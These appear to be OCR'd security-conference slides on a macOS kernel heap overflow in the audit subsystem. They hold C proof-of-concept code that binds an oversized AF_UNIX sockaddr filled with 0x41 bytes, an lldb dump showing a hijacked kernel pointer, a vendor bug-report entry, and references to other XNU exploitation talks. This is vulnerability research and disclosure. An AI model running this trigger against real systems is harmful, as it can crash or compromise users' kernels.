
//create socket
int unixSocket = socket(AF_UNIX,
    SOCK_STREAM, 0);

//alloc/fill
char* addr = malloc(SOCKET_SIZE);
memset(addr, 0x41, SOCKET_SIZE);

//init
((struct sockaddr_un*)addr)
    ->sun_len = SOCKET_SIZE;
((struct sockaddr_un*)addr)
    ->sun_family = AF_UNIX;

//bind
// triggers audit
bind(unixSocket, addr, SOCKET_SIZE));
```

sockaddr > 128



kernel heap-overflow

# EXPLOITATION?

heap-overflows can be tricky, but!



we control:

- 1 # of bytes copied
- 2 values of bytes copied

kernel heap




normal heap exploitation

```
struct kaudit_record {  
    struct audit_record k_ar; //..... overflow  
};  
  
//below this, can be overflowed  
void *k_udata;  
u_int k_ulen;  
struct uthread *k_uthread;  
TAILQ_ENTRY(kaudit_record) k_q;  
};
```

self-contained heap object

kernel heap



self-contained corruption

# EXPLOITATION? tactical overflow to hijack pointer

```
[lldb) x/100xb 0xffffffff801a4c26f8  
0xffffffff801a4c26f8: 0xfa 0x01 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2700: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2708: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2710: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2718: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2720: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2728: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2730: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2738: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2740: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2748: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2750: 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41  
0xffffffff801a4c2758: 0x41 0x41 0x41 0x41  
[lldb) x/i $pc  
-> 0xffffffff80063eb6da: 48 8b 00  movq (%rax), %rax  
[lldb) reg read $rax  
rax = 0x4141414141414141
```

audit overflow;  
kernel-mode pointer hijack



30824217 **Exploitable Kernel Heap Overflow: sockaddr\_un bcopy'd into sockaddr\_storage**

State: Open

Rank: No Value

Product: macOS + SDK



apple heap exploitations


→ "Attacking the XNU Kernel in El Capitan" -luca todesco

→ "Hacking from iOS 8 to iOS 9" -team pangu

→ "Shooting the OS X El Capitan Kernel Like a Sniper" -liang chen/qidan he

